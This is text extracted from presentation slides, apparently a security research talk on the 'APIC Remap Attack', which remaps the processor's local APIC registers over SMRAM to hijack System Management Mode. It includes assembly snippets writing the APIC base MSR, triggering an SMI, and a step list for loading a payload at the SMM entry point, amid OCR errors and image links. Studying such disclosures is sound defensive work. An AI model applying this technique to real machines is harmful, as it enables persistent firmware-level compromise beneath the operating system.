
& There is a way
to simultaneously circumvent
every single protection


SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK



20 years ago...


20 years ago...






20 years ago...

20 years ago...



APIC registers mapped to
processor memory at
0xfee00000 – 0xfee01000



Processor

Local
APIC

```
; read processor id  
; (APIC register 20h)  
mov eax, [Oxfe00020]
```

```
; read error status  
; (APIC register 280h)  
mov eax, [Oxfe00280]
```

20 years ago...

`mov eax, [Oxfed00280]`

Processor


`mov eax, [Oxee00000]`

APIC

{
 Oxee00000
 Oxee01000

20 years ago...

20 years ago...




"The P6 family processors permit the starting address of the APIC registers to be relocated from FEE00000H to another physical address. This extension of the APIC architecture is provided to help resolve conflicts with memory maps of existing systems."

- Intel SDM, c. 1997


20 years ago...

```
& mov eax, 0xfed00900  
& mov edx, 0  
& mov ecx, 0x1b  
& wrmsr
```



& mov eax, 0xfed00900
& mov edx, 0
& mov ecx, 0x1b
& wrmsr

20 years ago...



20 years ago...

& A forgotten patch ...

... to fix a forgotten problem ...

... on a tiny number of legacy systems ...

... 20 years ago.

```
; from ring 0  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0xffffffff
```



The APIC Remap Attack

```
; from SMM  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0x18A97BFO
```



The APIC Remap Attack

```
mov eax, 0x1ff80900  
mov edx, 0  
mov ecx, 0x1b  
wrmsr
```



The APIC Remap Attack

```
; from ring 0  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0x00000000
```



The APIC Remap Attack


```
; from SMM  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0x00000000
```



The APIC Remap Attack

```
; from SMM  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0x00000000
```

The MCH never receives the memory request: the primary enforcer of SMM security is removed from the picture.



The APIC Remap Attack

The APIC Remap Attack

- ¶ Through the APIC_BASE feature
 - ☒ Ring 0 can manipulate the APIC MMIO range ...
... to intercept Ring -2 accesses to SMRAM

The Ring -2 Environment

- ❖ When the processor receives an SMI
 - ❖ It transitions to System Management Mode
 - ❖ The MCH receives an SMI_ACT# signal from the processor, and unlocks SMRAM

- ¶ The processor loads an architecturally defined system state
 - ¶ “Unreal” mode
 - ¶ Legacy, segmented memory model
 - ¶ 16 bit address and data size
 - ¶ 4GB segment limits
 - ¶ Descriptor cache
 - ¶ cs.base: SMBASE
 - ¶ {ds, es, fs, gs, ss}.base: 0
 - ¶ eip: 0x8000
 - ¶ Execution begins in SMRAM,
0x8000 offset from SMBASE

The Ring -2 Environment

The Ring -2 Environment

- The SMM handler sets up a more practical execution environment

Attack Strategy

- SMRAM acts as a **safe haven** for SMM code
 - As long as SMM code stays in SMRAM...
... ring 0 cannot touch it
 - But if we can get SMM code to step out of its hiding spot...
... we can hijack execution and gain SMM privileges

RAM

SMRAM

- ↳ The Interrupt Descriptor Table (IDT) is unmodified on an SMM switch
- ↳ Point IDT entry to malicious exception handler
- ↳ Trigger #GP(0) fault inside of SMM, through the APIC overlay
- ↳ Exception handler executes within SMM context

Attack Attempt 1


- ↳ An undocumented security feature:
 - ↗ IDTR.base is unmodified on SMM context switch
 - ↗ IDTR.limit is set to 0
- ↳ Any exception inside of SMM will triple fault (reset) the system, until a new IDTR is configured

Attack Attempt 1: Fails

- Infer SMBASE
 - Check TSEG, SMRRs
- Overlay APIC MMIO range at the SMI entry point: SMBASE+0x8000
- Load payload into APIC
- Trigger SMI
- Hijack SMM execution

Attack Attempt 2


Attack Attempt 2




Memory

0x1ff80000

SMRAM



Attack Attempt 2




```
; ring 0
```

```
mov eax, 0x1ff88900
```

```
mov edx, 0
```

```
mov ecx, 0x1b
```

```
wrmsr
```




Memory

0x1ff80000

SMRAM


Attack Attempt 2

```
; ring 0  
xor eax, eax  
out 0xb2, ax
```

